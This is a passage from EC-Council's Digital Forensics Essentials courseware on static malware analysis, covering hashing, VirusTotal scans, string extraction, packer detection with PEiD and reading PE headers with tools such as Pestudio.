  For instance, Windows binary is in PE format and consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, as along with strings, menus, and symbols.


- **Identifying file dependencies**

  Any software program depends on various inbuilt libraries of an operating system for performing specific actions in a system. Investigators need to find the libraries and file dependencies, as they contain information about the runtime requirements of an application.

- **Malware disassembly**

  Static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process will help investigators find the language used for programming the malware, look for APIs that reveal its function, etc. This process uses debugging tools such as OllyDbg and IDAPro.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Static Malware Analysis: File Fingerprinting

File fingerprinting is data loss prevention method used for identifying and tracking data across a network. The process involves creating shorter text strings for the files called hash values. Unique hash values or fingerprints are developed using various cryptographic algorithms which utilize data such as strings, metadata, size, and other information.

These fingerprints help investigators recognize files that are sensitive to tracking and identify similar programs from a database. Fingerprinting does not generally work for certain record sorts, including encrypted or password secured files, pictures, audio, and video, which have different content from a predefined fingerprint. The Message-Digest Algorithm 5 (MD5) is the most commonly used hash function for malware analysis. Investigators can use tools such as HashTab, HashMyFiles, HashCalc, md5sum, md5deep, etc. to create a fingerprint of the suspect file as a part of static analysis.

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles produces hash value of a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides other information about the file, such as its full path, date of creation, date of modification, file size, file attributes, file version, and extension.





Figure 12.1: Output obtained from HashMyFiles tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Static Malware Analysis: Online Malware Scanning

Investigators can scan binary code using online malware analysis tools. If the code under analysis is a component of a well-known malware, it may have been already discovered and documented by many anti-virus vendors. The documentation of such malware can provide important information, such as code capabilities and modus operandi of the attacks it has performed. VirusTotal is one such website which has the above-mentioned capabilities.

- **VirusTotal**

  Source: *https://www.virustotal.com*

  VirusTotal generates a report that provides the total number of engines that marked the file as malicious, the malware name, and additional information about the malware, if available. It also offers important details of the online file analysis, such as the target machine, compilation time stamp, type of file, compatible processors, entry point, PE sections, data link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and types of connections established.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.2: Analyzing malware sample on VirusTotal

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Static Malware Analysis: Performing Strings Search

Strings communicate information from the program to its user. Searching through the strings can provide information about the basic functionality of any program.

During malware analysis, the investigators search for the common malicious string that could determine harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that URL string stored in it. Investigators should be attentive while looking for strings, and also search for the embedded and encrypted strings in the suspect file, such as status update strings and error strings.

As a forensic investigator, you can use tools such as Strings, ResourcesExtract, Bintext, and Hex Workshop to extract all types of strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well.

Some tools have the capability to extract all the strings and copy them to a text or document file. Use such tools and copy the strings to a text file for ease of searching the malicious strings.

- **ResourcesExtract**

  Source: *https://www.nirsoft.net*

  ResourcesExtract is a small utility that scans dll/ocx/exe files and extract all resources (bitmaps, icons, cursors, AVI movies, HTML files, and more...) stored in them into the folder that you specify. You can use this tool in user interface mode, or alternatively, you can run it in command-line mode without displaying any user interface.

  ResourcesExtract doesn't require any installation process or additional DLL files. In the main window of the tool, you can choose a single filename to scan or multiple filenames by using wildcard. In the 'Destination Folder', type the folder that you want to extract the

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

resources files into. After you select all other options, click the 'Start' button in order to extract the resources.




Figure 12.3: Extracting strings of a malware sample with ResourcesExtract





Figure 12.4: Analyzing strings of a malware sample with ResourcesExtract

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Static Malware Analysis: Identifying Packing/Obfuscation Methods

Attackers often use packers to compress, encrypt, or modify a malware executable file. It complicates the task of the reverse engineers in finding the actual program logic and other metadata via static analysis. Obfuscation also hides execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file.

Investigators can use tools like PEiD to find if the file has packed programs or obfuscated code. This tool also displays the type of packers used in packing the program. Additional details displayed by it include entry point, file offset, EP Section, and subsystem used for packing. Finding the packer will ease the task of selecting a tool for unpacking the code.

- **PEiD**

  Source: *https://github.com*

  PEiD detects most common packers, cryptors and compilers for PE files. It can currently detect more than 600 different signatures in PE files. There are 3 different and unique scanning modes in PEiD:

  - **Normal Mode**

    Like any other identifiers, this mode scans the PE files at their Entry Point for all documented signatures.

  - **Deep Mode**

    This mode scans the PE file's Entry Point containing section for all the documented signatures. This ensures detection of around 80% of modified and scrambled files.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Hardcore Mode**

  This does a complete scan of the entire PE file for the documented signatures. You should use this mode as a last option as the small signatures often tend to occur a lot in many files and so erroneous outputs may result.

Features

- Special scanning modes for advanced detections of modified and unknown files.
- Shell integration and command line support
- Multiple file and directory scanning with recursion
- Plugin Interface with plugins like Generic OEP Finder and Krypto ANALyzer.
- Extra scanning techniques used for detections
- Heuristic Scanning options
- New built in quick disassembler and new built in hex viewer
- External signature interface which can be updated by the user





Figure 12.5: The PEiD tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Static Malware Analysis: Finding the Portable Executables (PE) Information

Portable Executable (PE) format stores the information required to install and run any executable program on a Windows operating system.

The PE format contains a header and sections, which store metadata about the file and code mapping in an OS. Investigators can use the header information to gather additional details of a file or program. PE of a file contains the following sections:

- **.text:** Contains instructions and program codes that the CPU executes
- **.rdata:** Contains import and export information as well as other read-only data used by the program
- **.data:** Contains the program's global data, which the system can access from anywhere
- **.rsrc:** Comprises of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support

Investigators can use PE analysis tools such as Pestudio, PEview, PE Explorer, Dependency Walker, etc. to gather the following information:

- **Imports:** Denote functions from other libraries used by the malware
- **Exports:** Denote functions in the malware that other programs or libraries call while running
- **Time Date Stamp:** Shows time of program compilation
- **Subsystem:** Shows if the program is a command-line or GUI application
- **Resources:** Includes strings, icons, menus, and other information stored in the file

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Sections:** Show the names of all sections in a file along with their sizes on disk and in memory

Pestudio

Source: *https://www.winitor.com*

The goal of pestudio is to spot artifacts of executable files in order to ease and accelerate Malware Initial Assessment. The tool is used by Computer Emergency Response (CERT) teams, Security Operations Centers (SOC) and Labs worldwide.

Features

- Retrieves metadata and spot anomalies within a malicious file
- Detects embedded files and collect import, exports, strings, etc.
- Provides hints and indicators
- Transforms RAW data into information
- Runs static analysis in batch mode as well as in interactive mode
- Consumes XML configurations files and create XML report
- Provides MITRE attack indicators and retrieve scores from @Virustotal


